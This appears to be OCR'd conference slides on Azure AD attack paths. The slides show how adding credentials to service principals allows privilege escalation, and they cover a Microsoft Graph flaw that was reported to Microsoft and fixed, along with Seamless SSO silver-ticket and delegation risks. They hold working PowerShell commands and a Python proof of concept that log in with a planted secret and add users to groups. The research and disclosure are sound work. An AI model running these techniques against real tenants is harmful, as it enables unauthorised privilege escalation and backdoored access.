
- Service principals/Enterprise Applications are **accounts** in **your Azure AD** linked to either your application or a third party application.

```
PS C:\Users\Dirkjan> (Get-AzureADServicePrincipal -filter "DisplayName eq 'testapp'")

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
5b61eb8e-4de4-4748-8346-2a021598dc27 503b1bc2-d75e-4c86-a974-9f9ed51c99c3 testapp
```


Application privileges

- Two types of privileges:
  - Delegated permissions
    - Require signed-in user present to perform
  - Application permissions
    - Are assigned to the application, which can use them at any time
- These privileges are assigned to the service principal
- Admin approval may be needed

Example: Application permissions



Service principal permissions



Problem 1

- By default, any user in Azure AD can create:
  - New applications
  - Service principals for these application
- That user will be the owner of the applications
- Bob registers an application
- Admin grants consent to the application to access data
- Bob now has access to that data

Example: Add certificate to service principal

- Step 1: Add certificate as credential to our application

```
PS C:\Users\Dirkjan> $cert  = New-Object System.Security.Cryptography.X509Certificates.X509Certificate("C:\temp\examplecert.pfx",
pwd)
PS C:\Users\Dirkjan> $keyValue = [System.Convert]::ToBase64String($cert.GetRawCertData())
PS C:\Users\Dirkjan> $myapp = Get-AzureADServicePrincipal -filter "DisplayName eq 'testapp'"
PS C:\Users\Dirkjan> New-AzureADServicePrincipalKeyCredential -ObjectId $myapp.ObjectId -CustomKeyIdentifier "Test123" -StartDate
currentDate -EndDate $endDate -Type AsymmetricX509Cert -Usage Verify -Value $keyValue


CustomKeyIdentifier : {84, 101, 115, 116...}
EndDate             : 13-3-2020 20:57:08
KeyId               : ab153bb1-2ba6-4d2b-afdf-2d6466b02e7f
StartDate           : 13-3-2019 20:57:08
Type                : AsymmetricX509Cert
Usage               : Verify
Value               : {77, 73, 73, 68...}
```

Example (2)

- Step 2: Connect as service principal

```
PS C:\Users\Dirkjan> $tenant = Get-AzureADTenantDetail
PS C:\Users\Dirkjan> Connect-AzureAD -TenantId $tenant.ObjectId -ApplicationId  $myapp.AppId -CertificateThumbprint $thumb

Account                             Environment TenantId                             TenantDomain                AccountType
-------                             ----------- --------                             ------------                -----------
503b1bc2-d75e-4c86-a974-9f9ed51c99c3 AzureCloud  c5a1b012-9aa0-4fa6-b77f-7beed527ae38 frozenliquids.onmicrosoft.com ServicePrin...
```

With user context

```
PS C:\Users\Dirkjan> $group = Get-AzureADGroup -SearchString test
PS C:\Users\Dirkjan> $user = Get-AzureADUser -SearchString user
PS C:\Users\Dirkjan> Add-AzureADGroupMember -ObjectId $group.ObjectId -RefObjectId $user.ObjectId
Add-AzureADGroupMember : Error occurred while executing AddGroupMember
Code: Authorization_RequestDenied
Message: Insufficient privileges to complete the operation.
RequestId: 3278c57b-2f07-42a6-af6d-c77a3d00233f
DateTimeStamp: Wed, 13 Mar 2019 20:31:33 GMT
HttpStatusCode: Forbidden
HttpStatusDescription: Forbidden
```

With application context

```
PS C:\Users\Dirkjan> $group = Get-AzureADGroup -SearchString test
PS C:\Users\Dirkjan> $user = Get-AzureADUser -SearchString user
PS C:\Users\Dirkjan> Add-AzureADGroupMember -ObjectId $group.ObjectId -RefObjectId $user.ObjectId
PS C:\Users\Dirkjan> Get-AzureADGroupMember -ObjectId $group.objectid

ObjectId                             DisplayName UserPrincipalName      UserType
--------                             ----------- -----------------      --------
392d637b-3cde-4045-98ba-62abd9ba1e40 user        user@bbqmeatlovers.com Member
```

Logging?

- Log shows actions were performed by application

DATE	SERVICE	CATEGORY	ACTIVITY	STATUS	TARGET(S)	INITIATED BY (ACTOR)
3/13/2019, 9:53:56 PM	Core Directory	GroupManagement	Add member to group	Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:53:40 PM	Core Directory	GroupManagement	Remove member from gr...	Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:30:04 PM	Core Directory	GroupManagement	Add member to group	Success	user@bbqmeatlovers.co...	testapp

Problem 2

- “Application administrators” can manage all applications and service principals
- Two (default) service principals have “Directory.ReadWrite.All”
- By adding a credential to an application, the Application Administrator escalates their privileges

Previously

```
PS C:\Users\Dirkjan> $sp = Get-AzureADServicePrincipal -searchstring "Microsoft Graph"
PS C:\Users\Dirkjan> $sp.ObjectId
48456716-a327-4395-922a-9362a4c9a25b
PS C:\Users\Dirkjan> New-AzureADServicePrincipalPasswordCredential -objectid $sp.ObjectId -
ssword2


CustomKeyIdentifier :
EndDate             : 31-12-2099 12:00:00
KeyId               :
StartDate           : 6-8-2018 13:37:00
Value               : thisisanewpassword2
```

Python POC code to connect

```python
import requests
import json

CLIENT_ID = '00000003-0000-0000-c000-000000000000'
CLIENT_SECRET = 'thisisanewpassword2'

AUTHORITY_URL = 'https://login.microsoftonline.com/bobswrenches.onmicrosoft.com'
TOKEN_ENDPOINT = '/oauth2/v2.0/token'

data = {'client_id':CLIENT_ID,
        'scope':'https://graph.microsoft.com/.default',
        'client_secret':CLIENT_SECRET,
        'grant_type':'client_credentials'}

r = requests.post(AUTHORITY_URL + TOKEN_ENDPOINT, data=data)

data2 = r.json()
hdr = {'Authorization': 'Bearer %s' % data2['access_token']}

bodydata = {"@odata.id": "https://graph.microsoft.com/v1.0/users/2730f622-db95-4b40-9be7-6d72b6c1dad4"}
r = requests.post('https://graph.microsoft.com/beta/bobswrenches.onmicrosoft.com/
    groups/3cf7196f-9d57-48ee-8912-dbf50803a4d8/members/$ref', headers=hdr, json=bodydata)

print r.status_code
print r.content
```

Fix timeline

- Reported to MSRC in August 2018
- Confirmed fixed in December
- Current behaviour:

```
PS C:\Users\Dirkjan> $sp = Get-AzureADServicePrincipal -searchstring "Microsoft Graph"
PS C:\Users\Dirkjan> New-AzureADServicePrincipalPasswordCredential -objectid $sp.ObjectId -EndDate "31-12-2099 12:00:00"
 -StartDate "6-8-2018 13:37:00" -Value thisisanewpassword
New-AzureADServicePrincipalPasswordCredential : Error occurred while executing SetServicePrincipal
Code: Authorization_RequestDenied
Message: Caller does not have access to add/remove credentials for a service principal associated with a reserved appli
cation id 00000003-0000-0000-c000-000000000000
RequestId: 9bc3d7a6-8108-48d2-98b4-19eb6a3c1678
DateTimeStamp: Wed, 13 Mar 2019 21:07:11 GMT
HttpStatusCode: Forbidden
```

Behaviour is now documented

The following administrator roles are available:


- Application Administrator: Users in this role can create and manage all aspects of enterprise applications, application registrations, and application proxy settings. This role also grants the ability to consent to delegated permissions, and application permissions excluding Microsoft Graph and Azure AD Graph. Users assigned to this role are not added as owners when creating new application registrations or enterprise applications.

  Important: This role grants the ability to manage application credentials. Users assigned this role can add credentials to an application, and use those credentials to impersonate the application's identity. If the application's identity has been granted access to Azure Active Directory, such as the ability to create or update User or other objects, then a user assigned to this role could perform those actions while impersonating the application. This ability to impersonate the application's identity may be an elevation of privilege over what the user can do via their role assignments in Azure AD. It is important to understand that assigning a user to the Application Administrator role gives them the ability to impersonate an application's identity.

Remaining risks

- Global Admins can still assign privileges to applications
- Possibility for backdooring accounts
- Service Principal accounts do not require MFA
- Credentials assigned to Microsoft apps are not visible in the Azure Portal
- Custom applications with high privileges still at risk

Azure Resource manager also affected



Azure RBAC

- RBAC roles can be assigned to service principals
- These can be managed by Application Administrators
- Also by the on-premise sync account
- High privilege applications might need an account
  - Example: Terraform


TL;DR

Anyone with control over Service Principals can assign credentials to them and potentially escalate privileges.


Seamless Single Sign On

aka: let's port all of Kerberos' weaknesses to Azure

SSO Flow (simplified)



SSO Flow 2 (simplified)



Technical things

- Active Directory stores a computer account: `AZUREADSSOACC$`
- Password is shared with Azure AD
- Service ticket is encrypted with this password, contains user SID
- Azure AD decrypts ticket, looks up user by SID in Azure AD
- Logged in

Compromised Active Directory

- If Active Directory is compromised, attackers can dump hashes and create fake Service Tickets
- Called Silver Tickets
- Can be used to log in as any user in Azure AD (if no MFA)
- Well-known Kerberos risk

Source: https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/

What about delegation

- Kerberos has the concept of “delegation”
- Delegation means trusting applications to impersonate other users
- If configured incorrectly, applications can impersonate any user
- 3 forms of delegation:
  - Unconstrained: very dangerous, avoid using
  - Constrained: has to be specifically configured, unlikely attack vector for Azure AD
  - Resource based constrained: Recently being researched

Resource based constrained delegation

- Delegation is configured on the target object
- The `AZUREADSSOACC$` account is a computer account
- No special protections
- Anyone that can manage computer accounts in the container or OU this account is in can configure it
- Likely many admins in larger orgs have this access

Credits: @elad_shamir, @harmj0y and @gentilkiwi for their research on this topic


Demo

